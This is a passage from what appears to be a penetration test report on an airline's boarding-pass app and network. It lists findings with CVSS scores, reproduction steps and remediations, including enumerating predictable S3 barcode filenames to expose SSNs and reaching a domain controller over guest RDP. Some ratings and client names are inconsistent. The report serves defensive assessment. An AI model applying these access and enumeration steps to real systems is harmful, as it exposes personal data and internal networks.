
Business Impact

The RAKMS Boarding Pass web application publicly exposes customer Social Security Numbers and full names. This could result in a major privacy breach leading to loss of consumer trust and possible legal penalties.


Description

The RAKMS Boarding Pass web application stores generated barcodes in a publicly accessible S3 bucket (http://rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com/). While it is not possible to get a listing of files in the bucket without authentication, if the filename is known any barcode can be retrieved.

These filenames follow a predictable pattern, consisting of the day the pass was generated followed by a four-digit number. Testing showed that all barcodes issued on a single day could be enumerated in under ten seconds.



The retrieved barcodes can be decoded with any PDF417 decoder. We used Python.



During our test, RAKMS reached out to provide physical boarding passes and request that we test them for PII disclosure. Since we had already retrieved and decoded them, we returned the passes to the client to prevent them falling into the wrong hands.

Remediations

- There is no business need to store customer SSNs in boarding passes. These should no longer be included.
- The S3 bucket should be set to private and placed behind an API that requires authentication to authorize download of that user's pass.

References

- News Article About Issue: https://www.cbsnews.com/news/information-on-boarding-pass-barcodes-poses-personal-security-risk/

H15: Unencrypted Web Traffic


Matrix Calculation		CVSS Score	Risk
Impact	High	7.4	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N	
MITRE ATT&CK		T1040 – Network Sniffing	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goal 4.2	
Hosts		AWS RAKMS Cloud	

Business Impact

The RAKMS Boarding Pass web application is unencrypted, leading to a lack of confidentiality that could expose customer Social Security Numbers and full names. This could result in a major privacy breach with a loss of consumer trust and possible legal penalties.

Description

The RAKMS Boarding Pass web application is a static site hosted on an S3 bucket. This site only accepts HTTP connections and is thus vulnerable to man-in-the-middle attacks and traffic sniffing.



Remediations

- Since static sites hosted on S3 buckets can only be accessed HTTP, it is recommended to place the bucket behind CloudFront to allow HTTPS access.
- Placing it behind native AWS services such as CloudFront, allow usage of AWS KMS Certificate manager, AWS WAF, and more providing RAKMS with additional security coverage and protection from trusted security sources.

References

- AWS guidance for website hosting on S3: https://docs.aws.amazon.com/AmazonS3/latest/userguide/WebsiteHosting.html

- AWS guidance for CloudFront WAF: https://docs.aws.amazon.com/waf/latest/developerguide/cloudfront-features.html

- AWS guidance for AWS KMS SSL certificate: https://docs.aws.amazon.com/whitepapers/latest/secure-content-delivery-amazon-cloudfront/securing-https-delivery.html

CONFIDENTIAL
DO NOT DISTRIBUTE

H16: Employee Performance Review Publicly Accessible

Matrix Calculation		CVSS Score	Risk
Impact	High	7.1	High
Likelihood	High		
CVSSv3.1 Vector		AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N	
MITRE ATT&CK		T1005 – Data from Local System	
Compliance Violations		PCI DSS – Req. 1.4.4, 2.2.1 GDPR – Art. 24, 25.1, 32.1(b) CCPA – Sec. 1798.150	
Hosts		10.0.0.202	

Business Impact


Exploitation of this vulnerability allows guest users view sensitive employee data, which can lead to a loss of employee trust, legal action, and/or fines upwards of $21,000,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

An employee's performance review can be accessed by anyone who domain credentials to the corporate network due to the file being hosted on the public desktop folder.

Steps to Reproduce

Connect to SkyDesktop02 (10.0.0.202) via Remote Desktop Protocol (RDP) with the Domain Guest account (or any domain account). Once the desktop loads, you can view the employee's performance review.



Remediations

- Keep sensitive and important documents in the appropriate corporate document store with permissions given only to the appropriate parties with the principle of least privilege.

References

MITRE: https://cwe.mitre.org/data/definitions/922.html

M1: Hard-Coded Credentials in Application

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:L	
MITRE ATT&CK		T1552.001 – Unsecured Credentials: Credentials In Files	
Compliance Violations		TSA Emergency Amendment – Access Control TSA Cybersecurity Roadmap – Goal 4.1	
Hosts		10.0.0.100	

Business Impact


If stolen, the static API key can be used by unauthorized third-party applications, which may incur additional financial costs to RAKMS.

Description

The API endpoint at http://10.0.0.100/Flight depends on a hard-coded credential.

Steps to Reproduce

Visit http://10.0.0.100/assets/core.js and observe the hard-coded Auth credential. Refreshing the page does *not* change this credential.



Remediations

- Use a dynamically updated credential, such as a session token or JSON Web Token (JWT).

References

- OWASP – Use of Hard-Coded Password: https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password
- Session Management Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

CONFIDENTIAL
DO NOT DISTRIBUTE

M2: Weak Transport Layer Security (TLS)

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N	
MITRE ATT&CK		T1557 – Adversary-in-the-Middle T1040 – Network Sniffing T1600 – Weaken Encryption	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goals 2.2, 4.1	
Hosts		10.0.200.5	

Business Impact

Utilizing weak and outdated TLS encryption makes it impossible to load pages on modern web browsers, resulting in frustrated users and a loss of customer trust. Additionally, use of poor cryptography opens RAKMS up to legal liabilities and PCI DSS non-compliance fines. Attackers can use adversary-in-the-middle attacks to steal customer data, leading to a to loss of public trust, legal action, and/or fines upwards of $20,000,000 plus $840 per employee in the event of a data breach or PCI audit.

Description

Transport Layer Security (TLS) protects websites from adversary-in-the-middle attacks that lead to credential sniffing. Weak protocols, such as TLSv1.0 and TLSv1.1, have been formally deprecated by IETF due to being superseded by more secure algorithms that are harder to crack and support modern cryptographic algorithms.

Steps to Reproduce

Visit the site https://10.0.200.5 in a modern web browser, such as the latest version of Google Chrome. You will encounter the following error:

This site can't be reached

The webpage at **https://10.0.200.5/** might be temporarily down or it may have moved permanently to a new web address.

ERR_SSL_KEY_USAGE_INCOMPATIBLE

Remediations

- Disable TLSv1.0 and TLSv1.1 and ensure newer ciphers are enabled.

References

- Tenable Entry: https://www.tenable.com/plugins/was/112496
- Deprecation of TLSv1.0 and TLSv1.1: https://blog.mozilla.org/security/2018/10/15/removing-old-versions-of-tls/
- Upgrade TLS using nginx: https://www.socketloop.com/tutorials/enable-tls1-2-support-in-nginx

M3: Self-Signed HTTPS Certificate

Matrix Calculation		CVSS Score	Risk
Impact	High	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1587.003 – Develop Capabilities: Digital Certificates	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150	
Hosts		10.0.0.5, 10.0.0.6	


Business Impact

Use of poor cryptography opens RAKMAS up to legal liabilities and PCI DSS non-compliance fines. Attackers can perform adversary-in-the-middle attacks to steal guest data, leading to loss of trust, legal action, and/or fines upwards of $21,000,000 plus $840 per customer in the event of a data breach or PCI audit. Additionally, using invalidated certificates can lead to customer distrust about security of their web traffic.

Description

The PowerShell Web Access application on 10.0.0.5 uses a self-signed certificate. Self-signed certificates provide no value in terms identity assurance. This opens up the possibility of man-in-the-middle or phishing attacks meant to trick users into entering confidential information into a rogue system. Additionally, there is no way to revoke self-signed certificates. Thus, if the certificate's private key is acquired by an attacker, they can decrypt, modify, or forge traffic, and there is no recourse even if this breach is known.

CONFIDENTIAL
DO NOT DISTRIBUTE



Remediations

Generate a valid certificate, either through a third-party certificate authority or a self-hosted one which is trusted for your organization.

References

- What is an SSL certificate
  https://www.cloudflare.com/learning/ssl/what-is-an-ssl-certificate/

- Active Directory Certificate Services
  https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/active-directory-certificate-services-overview

M4: Lack of Network Segmentation

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N	
MITRE ATT&CK		T1021 – Remote Services	
Compliance Violations		PCI DSS – Req. 10.7.2 TSA Emergency Amendment – Network Segmentation	
Hosts		10.0.0.0/24, 10.0.20.0/24, 10.0.200.0/24	

Business Impact

Lack of separation between networks grants attackers a route to the internal network, endangering critical business services.

Description

The Guest network and User network are able to communicate with the internal Corporate network with no apparent limitations. Notably, this includes RDP access to the Domain Controller and other important servers.

Steps to Reproduce

From a machine connected to the Guest network (10.0.200.0/24), initiate a Remote Desktop connection to any machine in the Corporate network.

Remediation

- Since no access from Guest or User to Corporate is needed, network-level firewall rules should be set to prevent communication between the 10.0.200.0/24 and 10.0.0.0/24 subnets. Implementation will depend on what router is in use.

References

- Remediation: https://www.vmware.com/topics/glossary/content/network-segmentation.html

M5: Enabled Shutdown Without Login


Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H	
MITRE ATT&CK		T1498 – Network Denial of Service	
Compliance Violations		N/A	
Hosts		10.0.0.5	

Business Impact

If the domain controller were to be shut down without proper authorization, it would lead to all users being unable to login to any computer or system integrated with the domain controller. This would halt business operations until the servers gets turned back on.

Description

Under security settings it appears that the setting for allowing the system to be shut down without having a user logged in. We were not able to prove that this is a valid exploit due to the fact that it would create downtime for most of the network.



Steps to Reproduce

1. Open 'Group Local Policy' program.
2. Go to Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options.
3. Double click on Shutdown: Allow system to be shut down without having to log on.

Remediation

- Set the setting to disabled to require a login to shut the server down.

References

- Shutdown setting: https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/shutdown-allow-system-to-be-shut-down-without-having-to-log-on

CONFIDENTIAL
DO NOT DISTRIBUTE

M6: Shared Wildcard Certificate

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Critical
Likelihood	Medium		
CVSSv3.1 Vector		AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N	
MITRE ATT&CK		T1557 – Adversary-in-the-Middle T1040 – Network Sniffing	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goals 2.2, 4.1	
Hosts		10.0.0.43, 10.0.200.5	

Business Impact

If one website's certificate is compromised, every website using that certificate is also compromised, leaving every internal website vulnerable to an adversary-in-the-middle attack. This can result in interruption to normal business operations in the event of an adversary-in-the-middle attack.


Description

Many certificates on web servers share the same HTTPS wildcard certificate. This is poor practice; each site should have its own certificate. Wildcard certificates should be avoided if possible.


Sanity check: please check on this.

Steps to Reproduce

Visit the site https://10.0.200.5 in Internet Explorer or another *outdated* browser. Using an older browser is required due to another related finding (Weak Transport Layer Security). If prompted, enable encrypted traffic. Click "continue to this website (not recommended)." After the page loads, click the Terms and Conditions link. When the page loads, click the "Certificate Error" link in the URL bar, followed by the "View certificates" button.



In the window that appears, go to the Details tab and observe that the "Subject Alternate Name" field contains the DNS name of every single subnet on the *kkms.local* intranet and a wildcard for further subdomains, as shown below:



Repeat for https://10.0.0.43 (excluding clicking the Terms and Conditions link) and observe that the Subject Key Identifier and Thumbprints are the same. This means that the certificates use the same private keys.

Remediations

- Utilize a certificate management system such as ACME to automatically renew services on a per-host basis.
- Utilize Certbot, Caddy, or another ACME client to automatically renew certificates.
- If ACME does not fit your needs, issue per-website certificates manually in Windows Active Directory Certificate Services (AD CS).

References

- ACME on Windows AD CS: https://github.com/glatzert/ACME-Server-ADCS

CONFIDENTIAL
DO NOT DISTRIBUTE

M7: Mixed HTTP/HTTPS Content

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N	
MITRE ATT&CK		T1557 – Adversary-in-the-Middle T1040 – Network Sniffing	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goal 4.1	
Hosts		10.0.200.5	

Business Impact

If a customer is the victim of an adversary-in-the-middle attack, the integrity of the loaded page is compromised. This can lead to loss of customer trust via website vandalism.

Description

Insecure HTTP images are loaded on a HTTPS page, degrading the security of the entire page.

Steps to Reproduce

Visit https://10.0.200.5, right click the page, click "Inspect Element," and observe that the CSS contains a background image, *http://files.cp.tc/range/2023/RAKMS_WiFly.png*, that is loaded over HTTP (and not HTTP*S*).

Remediations

- Change "http://" to "https://."

References

- Mixed Content from MDN: https://developer.mozilla.org/en-US/docs/Web/Security/Mixed_content

M8: Untrusted Root CA

Matrix Calculation		CVSS Score	Risk
Impact	High	6.5	Medium
Likelihood	Medium		
CVSSv3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1557 – Adversary-in-the-Middle	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goal 4.1	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203	

Business Impact

By not installing the Root Certificate Authority that issued certificates on each web application, sites are more prone to an adversary-in-the-middle attack, as users are incentivized to ignore certificate errors due to misconfiguration. If abused, KKMS can face fines upwards of $20,000,000 plus $840 per employee in the event of a data breach or PCI audit.

Description

SSL certificates being served on hosts 10.0.0.43 and 10.0.200.5 are not trusted on any workstation, making certificates served on these hosts effectively self-signed. Certificates should have a proper trust chain and be installed into the operating system of internal machines.

Steps to Reproduce

Visit https://10.0.0.43 or https://10.0.200.5 on any Windows machine.

Remediations

- Trust the Root Certificate Authority used on intranet sites on each Windows machine.
- Utilize the Microsoft Root Certificate Program to distribute root certificates across Windows hosts.

References

- Certificates and Trust in Windows: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/certificate-trust

- Microsoft Root Certificate Program configuration: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/configure-trusted-roots-disallowed-certificates

CONFIDENTIAL
DO NOT DISTRIBUTE

M9: Sensitive TSA Website on Guest Subnet

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.5	Medium
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N	
MITRE ATT&CK		T1190 – Exploit Public-Facing Application	
Compliance Violations		PCI DSS – Req. 10.7.2 TSA Cybersecurity Roadmap – Goal 2.1 TSA25-04-03387 – Req. 2, 3, 9, 10, 17	
Hosts		10.0.200.43	

Business Impact

Failure to secure assets used by the Transportation Security Administration (TSA) may incur federal fines, investigations, and legal penalties, as well as compromise the physical security of the airport for customers.

Description

An asset critical to TSA operations installed by a contractor was placed on an insecure network.

Steps to Reproduce

Visit https://10.0.200.43/ on the Guest subnet (guest.kkms.local).

Remediations

- Create a new subnet and isolate the sensitive asset.

References

- TSA25-04-03387 Original Draft: https://www.aci-europe.org/downloads/resources/Open%20Architecture%20for%20Airport%20Security%20Systems_1st%20Edition.pdf
- TSA25-04-03387 Final Text: https://govtribe.com/opportunity/federal-contract-opportunity/tsa-security-equipment-cyber-security-tsa250403387

M10: SMBv1 Enabled

Matrix Calculation		CVSS Score	Risk
Impact	Medium	6.3	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L	
MITRE ATT&CK		T1021 – Remote Services T1210 – Exploitation of Remote Services	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150	
Hosts		10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203	

Business Impact

Enabling SMBv1 opens the affected computer up to a much larger attack surface due to the higher number of vulnerabilities in the legacy protocol. This can potentially lead to compromise of sensitive data.

Description

SMBv1 is considered a legacy protocol and, if not patched properly, can open the affected hosts up to an array of vulnerabilities.

Remediations

- Disable SMBv1.
- Upgrade to SMBv3 and apply the latest patching.

References

- Microsoft Blog: https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858/
- Disabling SMBv1: https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3?tabs=server

CONFIDENTIAL
DO NOT DISTRIBUTE

M11: Hacking Tools on Public Desktop

Matrix Calculation		CVSS Score	Risk
Impact	Medium	5.4	Medium
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N	
MITRE ATT&CK		T1588.002 – Obtain Capabilities: Tool	
Compliance Violations		PCI DSS – Req. 2.2.4, 2.2.5, 5.2.2	
Hosts		10.0.0.203	

Business Impact

